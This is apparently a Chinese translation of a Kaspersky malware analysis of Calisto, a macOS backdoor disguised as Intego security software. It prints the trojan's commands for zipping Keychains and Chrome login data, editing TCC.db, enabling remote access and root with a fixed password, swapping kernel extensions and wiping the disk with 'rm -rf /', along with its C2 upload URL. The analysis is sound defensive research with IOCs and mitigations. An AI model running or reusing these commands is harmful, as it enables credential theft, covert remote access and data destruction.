

本文翻译自：<https://securelist.com/calisto-trojan-for-macos/86543/>

研究人员近期发现一个macOS后门Calisto，Calisto木马可能是Proto恶意软件家族的第一个成员。本文将对Calisto进行深入分析。


该恶意软件2016年就被上传到VirusTotal了，而2016年应该正是该恶意软件被开发出的时间。但直到2018年5月，两年过去了，反病毒软件一直没有检测到Calisto。

SHA256: 0ec3b65534ef09f83b3f43d93b015a7a2cc2534c5f7f251400c5227fd1cabad9

File name: Intego\_v9.0.3\_websetup.dmg

Detection ratio: 2 / 59

Analysis date: 2018-05-22 07:37:32 UTC ( 1 month, 3 weeks ago ) [View latest](#)



[Analysis](#) [File detail](#) [Additional information](#) [Comments](#) [Votes](#) [Behavioural information](#)

### File identification

MD5	d7ac1b8113c94567be4a26d214964119
SHA1	55800dc173d80a8a4ab7685b0a4f212900778fa0
SHA256	0ec3b65534ef09f83b3f43d93b015a7a2cc2534c5f7f251400c5227fd1cabad9
ssdeep	98304:Gjq6v/tOjgujFRpEmvVyxHpDc8uumEuwoeKxv/oQ6IVz4jgFEBOja4GSgepvuE9:GjzcjdvVYHluu C9xYxIN40FYODFbZn8d
File size	4.9 MB ( 5188982 bytes )
File type	Macintosh Disk Image
Magic literal	data
TrID	Macintosh Disk image (BZlib compressed) (97.6%) ZLIB compressed data (var. 4) (2.3%)
Tags	<a href="#">license</a> <a href="#">dmg</a>

### VirusTotal metadata

First submission	2016-08-02 04:38:29 UTC ( 1 year, 11 months ago )
Last submission	2018-05-22 07:37:32 UTC ( 1 month, 3 weeks ago )
File names	Intego_v9.0.3_websetup.dmg

MacOS上的恶意软件并不常见，发现的样本中也含有一些非常常见的特征。

## 传播


其实研究人员还没有该后门传播方式的可信证据。但Calisto安装文件是一个未签名的DMG镜像，伪装成Intego的安全软件（mac版本）。有趣的是，Calisto开发者选择的名称与Intego的安全软件名称非常相似。下面比较一下恶意软件和官网下载的Mac Internet Security X9：




从上图可以看出，这两个应用是非常相似的，如果之前没有用过该应用的话，应该是很难看出来区别。

## 安装


应用安装时会呈现给用户一个虚假的许可协议，协议中的文本与Intego的协议内容是不同的，可能开发者使用的之前版本的许可协议。



然后，恶意软件会要求用户输入用户名和密码，这与在macOS上安装其他软件是一样的。



在收到用户输入的凭证时，程序会挂起并出现错误，建议用户从官网下载新的安装包（是不是平时也遇到过这样的情况？所以一切看起来都很正常）。



该技术其实很简单，但是也很有效。而官网下载的程序在安装过程中不会出现什么问题，而恶意软件会在后台默默地工作。

## 木马分析

SIP, SystemIntegrityProtection（系统完整性保护），是为了保护系统进程、文件、文档不被其它进程修改，不管是否为root user，SIP技术主要分为文件系统保护，运行时保护，内核扩展签名，文件系统保护主要是通过沙盒机制限制root权限，运行时保护，主要就是保护关键进程无法被进程代码

## 开启SIP

Calisto的活动在SIP开启时是非常受限的，因为SIP是2015年发布的，而Calisto是2016年或之前开发的，所以开发者好像并没有考虑到SIP的限制作用。但是许多用户在很多


通过子进程日志和反编译的代码可以分析出Calisto的活动：

```
xpcproxy com.intego.Mac-Internet-Security-X9-Installer.5416
/Users/oleg/Desktop/malware/sample/public/p/Mac Internet Security X9 Installer.app/Contents/MacOS/Mac Internet Security X9 Insta (...)
/bin/bash -c mkdir ~/.calisto/
mkdir /Users/oleg/.calisto/
/bin/bash -c echo | sudo -S zip -r ~/.calisto/KC.zip ~/Library/Keychains/ /Library/Keychains/ && ifconfig > ~/.calisto/network.dat && echo
(...)
sudo -S zip -r /Users/oleg/.calisto/KC.zip /Users/oleg/Library/Keychains/ <...>
zip -r /Users/oleg/.calisto/KC.zip /Users/oleg/Library/Keychains/ /Library/Keychains/
ifconfig
zip -r /Users/oleg/.calisto/calisto.zip /Users/oleg/.calisto/
sudo /usr/bin/sqlite3 /Library/Application Support/com.apple.TCC/TCC.db INSERT or REPLACE INTO access VALUES('kTCCServiceAccessibility',
'com.intego.Mac-Internet-Security-X9-Installer',0,1,1,NULL,NULL (...))
/usr/bin/sqlite3 /Library/Application Support/com.apple.TCC/TCC.db INSERT or REPLACE INTO access VALUES('kTCCServiceAccessibility',
'com.intego.Mac-Internet-Security-X9-Installer',0,1,1,NULL,NULL (...))
sh -c /usr/sbin/kextstat
/usr/sbin/kextstat
/bin/bash -c mkdir ~/.calisto/
mkdir /Users/oleg/.calisto/
/bin/bash -c echo infected | sudo -S zip -r ~/.calisto/KC.zip ~/Library/Keychains/ /Library/Keychains/ && ifconfig > ~/.calisto/network.dat
(...)
```

图 Trojan执行的命令日志

```
v323 = _TIFS5sprintfFGSaP__9separatorSS10terminatorSS_T_A1_();
_TIFS5sprintfFGSaP__9separatorSS10terminatorSS_T(v317, v318, v320, v322, v323, v324, v325);
v142 = "&& zip ~/.calisto/CR.zip ~/Library/Application\\ Support/Google/Chrome/Default/Login\\ Data ~/Library/Appli"
"cation\\ Support/Google/Chrome/Default/Cookies ~/Library/Application\\ Support/Google/Chrome/Default/Bookma"
"rks ~/Library/Application\\ Support/Google/Chrome/Default/History";
v143 = 274LL;
```

图 Calisto样本中硬编码的命令



可以看到木马使用了一个名为.calisto的隐藏目录来存储：

- Keychain存储数据；
- 从用户登陆密码窗口提取的数据；
- 网络连接信息；
- Google Chrome中的数据：历史记录、书签、Cookie。

Keychain存储用户保存的密码和token，包括Safari中保存的。存储的加密密钥就是用户的密码。  
如果SIP开启，木马在修改系统文件时就会发生错误，这回违反木马的运作逻辑，导致木马停止运行。

```
~$ sudo sqlite3 <<EOF
> .open '/Library/Application Support/com.apple.TCC/TCC.db'
> insert or replace into access values('kTCCServiceAccessibility','com.intego.Mac-Internet-Security-X9-Installer',0,1,1,NULL,NULL);
> .quit
~$ EOF
Error: near line 2: attempt to write a readonly database
~$ █
```

错误信息


SIP关闭或不可用的情况

SIP关闭后，Calisto可以运行的功能就变多了。首先，会执行上面的步骤，但木马不会给SIP阻断；然后，执行下面的步骤：

- 复制自己到/System/Library/文件夹；
- 设置为开机自动启动；
- 卸载DMG镜像；
- 加入到无障碍服务中；
- 收集系统的额外信息；
- 开启系统远程访问权限；
- 转发收集的数据到C2服务器。

下面看一下恶意软件执行的相关机制：  
加入到开始菜单是macOS的经典技术，是通过在/Library/LaunchAgents/文件夹下创建一个.plist文件：

```
[/Library/LaunchAgents$ ls
com.intego.Mac-Internet-Security-X9-Installer.plist
```




通过下面的命令卸载DMG镜像：

```
' | sudo -S diskutil unmount /Volumes/Mac\ Internet\ Security\ X9 '
; DATA XREF: sub_10000A400+873↑o
; sub_10000A400:loc_10000ACAF↑o
'&& rm -rf ~/Downloads/Intego_v9.0.3_websetup.dmg',0
```

先知社区

为了扩展能力，Calisto会直接修改TCC.db文件来将自己加入到无障碍服务中，反病毒软件对这类行为是非常敏感的。但该方法的另一个优点是不需要用户交互就可以完成。



Calisto的一个重要特征就是获取用户系统的远程访问权限，为了获取权限，需要：

- 开启远程登陆；
- 开启屏幕共享；
- 为用户配置远程登陆权限；
- 允许所有用户远程登陆；
- 开启macOS中隐藏的root账号，设置特定密码。

使用的命令如下：

```
sudo systemsetup -setremotelogin on
sudo /System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/Resources/kickstart -activate -configure -access -off <...>
sh -c /bin/launchctl list com.apple.screensharing 2>/dev/null
sh -c /usr/bin/dscl -f '/var/db/dslocal/nodes/Default' localonly -create "/Local/Target/Users/oleg" naprivs '0'
/usr/bin/defaults write /Library/Preferences/com.apple.RemoteManagement ARD_AllLocalUsers -boolean YES
/usr/bin/defaults write /Library/Preferences/com.apple.RemoteManagement ARD_AllLocalUsersPrivs -integer 1073742079
dsenableroot -p infected -r aGNOSstIC7890!!!
sudo systemsetup -setcomputersleep Never
```

先知社区

虽然macOS中存在root用户，但是默认情况下是不开启的。系统重启后，Calisto会请求用户数据，但这需要输入真是root用户密码，而真是的root用户密码被Calisto修改了(aGNOSstIC7890!!!)。这也说明了木马的原始性。

```
~$ dsenableroot -p infected -r aGNOSstIC7890
username = oleg

dsenableroot:: ***Successfully enabled root user.
~$ su
Password:
sh-3.2#
```

先知社区



最后，Calisto会尝试将所有的数据从calisto文件夹上传到犯罪分子的服务器上。研究人员发现，该服务器已经下线了：

's'

\_cstring:0000... 00000031

C

's'

\_cstring:0000... 0000002A

C

http://40.87.56.192/calisto/upload.php?username=

http://40.87.56.192/calisto/listenyeephp

aHttp408756192C 0 db 'http://40.87.56.192/calisto/listenyeephp',0

; DATA XREF: sub\_100009BA0+32fo

aNsusername db 'NSUserName',0 ; DATA XREF: sub\_100009BA0+62fo

aNsuserpassword db 'NSUserPassword',0 ; DATA XREF: sub\_100009BA0+B2fo

aCluploadid db 'CLUploadID',0 ; DATA XREF: sub\_100009BA0+12Afo

; sub\_100009BA0+18Afo

ip.addr==40.87.56.192

No.	Time	Source	Destination	Protocol	Length	Info
501	39.320492	10.63.111.111	40.87.56.192	TCP	78	49171 → 80 [SYN, ECN, CWR] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101028515 TSecr=0 SACK_PERM=1
503	40.322938	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101029515 TSecr=0 SACK_PERM=1
508	41.323621	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101030515 TSecr=0 SACK_PERM=1
511	42.324950	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101031515 TSecr=0 SACK_PERM=1
518	43.326375	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101032516 TSecr=0 SACK_PERM=1
521	44.326409	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101033516 TSecr=0 SACK_PERM=1
525	46.328595	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101035517 TSecr=0 SACK_PERM=1
538	50.330972	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101039517 TSecr=0 SACK_PERM=1
578	58.336560	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101047517 TSecr=0 SACK_PERM=1
683	74.350923	10.63.111.111	40.87.56.192	TCP	78	[TCP Retransmission] 49171 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=32 TSval=101063517 TSecr=0 SACK_PERM=1

恶意软件连接的C2服务器

其他功能

通过对Calisto静态分析发现了一些尚未使用的功能：

- 加载处理USB设备的kernel扩展；
- 从用户目录窃取数据；
- 和整个系统一起自毁。

```
sudo kextunload /System/Library/Extensions/AppleUSBTOPCase.kext
sudo kextunload /System/Library/Extensions/AppleUSBMultitouch.kext
sudo kextunload /System/Library/Extensions/IOUSBFamily.kext
sudo kextunload /System/Library/Extensions/IOUSBMassStorageClass.kext
sudo kextunload /System/Library/Extensions/IOUSBMassStorageDriver.kext
sudo cp -f /System/Library/Extensions/AppleUSBTOPCase.kext /Library/iTunes/1.mp3
sudo cp -f /System/Library/Extensions/AppleUSBMultitouch.kext /Library/iTunes/2.mp3
sudo cp -f /System/Library/Extensions/IOUSBFamily.kext /Library/iTunes/3.mp3
sudo cp -f /System/Library/Extensions/IOUSBMassStorageDriver.kext /Library/iTunes/4.mp3
sudo cp -f /System/Library/Extensions/IOUSBMassStorageClass.kext /Library/iTunes/5.mp3

sudo cp -f /Library/iTunes/1.mp3 /System/Library/Extensions/AppleUSBTOPCase.kext
sudo cp -f /Library/iTunes/2.mp3 /System/Library/Extensions/AppleUSBMultitouch.kext
sudo cp -f /Library/iTunes/3.mp3 /System/Library/Extensions/IOUSBFamily.kext
sudo cp -f /Library/iTunes/4.mp3 /System/Library/Extensions/IOUSBMassStorageDriver.kext
sudo cp -f /Library/iTunes/5.mp3 /System/Library/Extensions/IOUSBMassStorageClass.kext
sudo kextload /System/Library/Extensions/AppleUSBTOPCase.kext
sudo kextload /System/Library/Extensions/AppleUSBMultitouch.kext
sudo kextload /System/Library/Extensions/IOUSBFamily.kext
sudo kextload /System/Library/Extensions/IOUSBMassStorageClass.kext
sudo kextload /System/Library/Extensions/IOUSBMassStorageDriver.kext\
```

加载kernel扩展

```
| sudo dscl . -passwd /Users/$USER  
| sudo rm -rf /Users/  
/Downloads /Users/  
/Documents /Users/  
/Desktop /Users/  
/Pictures /Users/  
/Music /Users/  
/Movies /Users/  
/* /Users/  
/.calisto /Users/  
/Library/.cid /Users/  
/Users/
```



处理用户目录

```
("/*.* && sudo rm -rf ~/.Trash/* && sudo rm -rf /",
```

自毁

## 与Backdoor.OSX.Proton的连接

从概念上讲，Calisto后门聚合了一系列的Backdoor.OSX.Proton家族成员：

- 首先，传播方法是相似的：恶意软件伪装成一个著名的反病毒软件（Backdoor.OSX.Proton）；
- 木马样本含有com.proton.calisto.plist；
- 与Backdoor.OSX.Proton类似，木马能从用户系统中窃取大量的个人数据，包括Keychain的内容。

Proton恶意软件家族所有已知成员都在2017年被发现。而Calisto木马是2016年检测到的，因此可以假设这两个木马是同一作者，Calisto也可能是Backdoor.OSX.Proton的

为了防止Calisto、Proton和类似软件，应该：

- 保持更新操作系统；
- 不要关闭SIP；
- 只运行从可信源下载的经过签名的软件，比如从APP store下载的软件；
- 使用反病毒软件。

## MD5

DMG image: d7ac1b8113c94567be4a26d214964119  
Mach-O executable: 2f38b201f6b368d587323a1bec516e5d

点击收藏 | 0 关注 | 1

[上一篇：用户认证模块安全设计](#) [下一篇：GRAND LINE-MeePwn...](#)

1. 0 条回复

- 动动手指，沙发就是你的了！

[登录](#) 后跟帖

先知社区

---

[现在登录](#)

热门节点

---

[技术文章](#)

[社区小黑板](#)

[目录](#)

